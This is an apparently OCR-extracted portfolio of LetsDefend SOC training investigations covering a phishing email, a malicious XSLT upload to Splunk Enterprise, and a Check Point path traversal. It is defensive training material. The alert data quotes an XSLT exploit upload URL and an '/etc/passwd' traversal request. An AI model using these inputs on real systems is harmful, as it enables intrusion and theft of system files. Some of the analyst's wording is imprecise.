
LETS DEFEND

Investigations Project
Alexander Chait


Investigation 0.1

Phishing Alert - Deceptive Mail Detected




EventID :	257
Event Time :	May, 13, 2024, 09:22 AM
Rule :	SOC282 - Phishing Alert - Deceptive Mail Detected
Level :	Security Analyst
SMTP Address :	103.80.134.63
Source Address :	free@coffeeshooop.com
Destination Address :	Felix@letsdefend.io
E-mail Subject :	Free Coffee Voucher
Device Action :	Allowed

Playbook:




- Sent on May 13 2024 at 09:22AM
- SMTP Address 103.80.134.63
- Sender: free@coffeeshooop.com
- Recipient: Felix@letsdefend.io


- Is the mail content suspicious? Are there any attachments?





Extremely Suspicious, The domain is also typosquatted

I’ll scan the “Redeem Now” File attachment link using VirusTotal, URLScan & Hybrid Analysis











The link is downloading a malicious file named FreeCoffe.zip, checking the SHA256 confirms a Trojan

Now I'll check if Felix clicked on the malicious link by checking his EDR logs




Event Conclusion: True Positive Phishing Attack.




Investigation 0.2

Remote Code Execution Detected in Splunk Enterprise




EventID :	201
Event Time :	Nov, 21, 2023, 12:24 PM
Rule :	SOC239 - Remote Code Execution Detected in Splunk Enterprise
Level :	Security Analyst
Source IP Address :	180.101.88.240
Destination IP Address :	172.16.20.13
Hostname :	Splunk Enterprise
HTTP Request Method :	POST
Requested URL :	http://18.219.80.54:8000/en-US/splunkd/__upload/indexing/preview?output_mode=json&props.NO_BINARY_CHECK=1&input.path=shell.xsl
Trigger File Path :	/opt/splunk/var/run/splunk/dispatch/1700556926.3/shell.xsl
Alert Trigger Reason :	Detected a malicious XSLT upload in Splunk Enterprise with the potential to trigger remote code execution.
Device Action :	Allowed
File (Password:infected) :	Download




Someone tried to upload a malicious XSLT file to the Splunk enterprise VIA post request from an external IP address that could trigger remote code execution using a proxy to deliver the payload

Attacker IP: 180.101.88.240
Target IP: 172.16.20.13
Hosted malicious payload: 18.219.80.54




180.101.88.240 (Attack source IP) is malicious




Chinese ownership

```
inetnum:        180.96.0.0 - 180.127.255.255
netname:        CHINANET-JS
descr:          Chinanet Jiangsu Province Network
descr:          China Telecom
descr:          No.31,jingrong street
descr:          Beijing 100032
country:        CN
admin-c:        CH93-AP
tech-c:         CJ186-AP
abuse-c:        AC1573-AP
status:         ALLOCATED PORTABLE
remarks:        service provider
```


Host is owned by Splunk Enterprise, Last login time 12:24






Indicators of remote code execution attack


Now I’ll follow the attacker's logs step by step and see what he did




Attacker IP: 180.101.88.240 starts with uploading a malicious macro from a proxy to Target IP: 172.16.20.13




The target has successfully logged in into the Client using a proxy server to disguise himself, The attack is not blocked (200)




Now that we have a big picture of what happened, we can continue with the playbook





Remote File Inclusion




Suspicious commands post attack








Yes




Event Conclusion: XML Injection Attack



Investigation 0.3

Arbitrary File Read on Checkpoint Security Gateway



Let's see what we can get from this Alert, starting with the Rule CVE

Since CVE-2024-24919 is a zero-day vulnerability, it may not have a specific MITRE ATT&CK entry yet.

MITRE ATT&CK Techniques:

- **T1005** - Data from Local System: This technique involves collecting data from the local system, such as files or directories. In the context of an arbitrary file read vulnerability, an attacker may exploit this to access sensitive files like /etc/passwd.
- **T1071** - Application Layer Protocol: This technique involves using application layer protocols (e.g., HTTP) for command and control or data exfiltration. The arbitrary file read might use HTTP POST requests to access sensitive files.

Summary:

CVE-2024-24919 is related to an arbitrary file read vulnerability in Check Point Security Gateways, **where attackers can exploit the vulnerability to read sensitive files from the local system using HTTP requests**, fitting into the MITRE techniques for data collection and application layer protocols.

Hostname/Target: CP-Spark-Gateway-01

Destination IP Address: 172.16.20.146

Source IP Address/Attacker: 203.160.68.12

HTTP Request Method: POST


Requested URL : 172.16.20.146/clients/MyCRL

Device Action : Allowed

Request : aCSHELL/../../../../../../../../../../etc/passwd

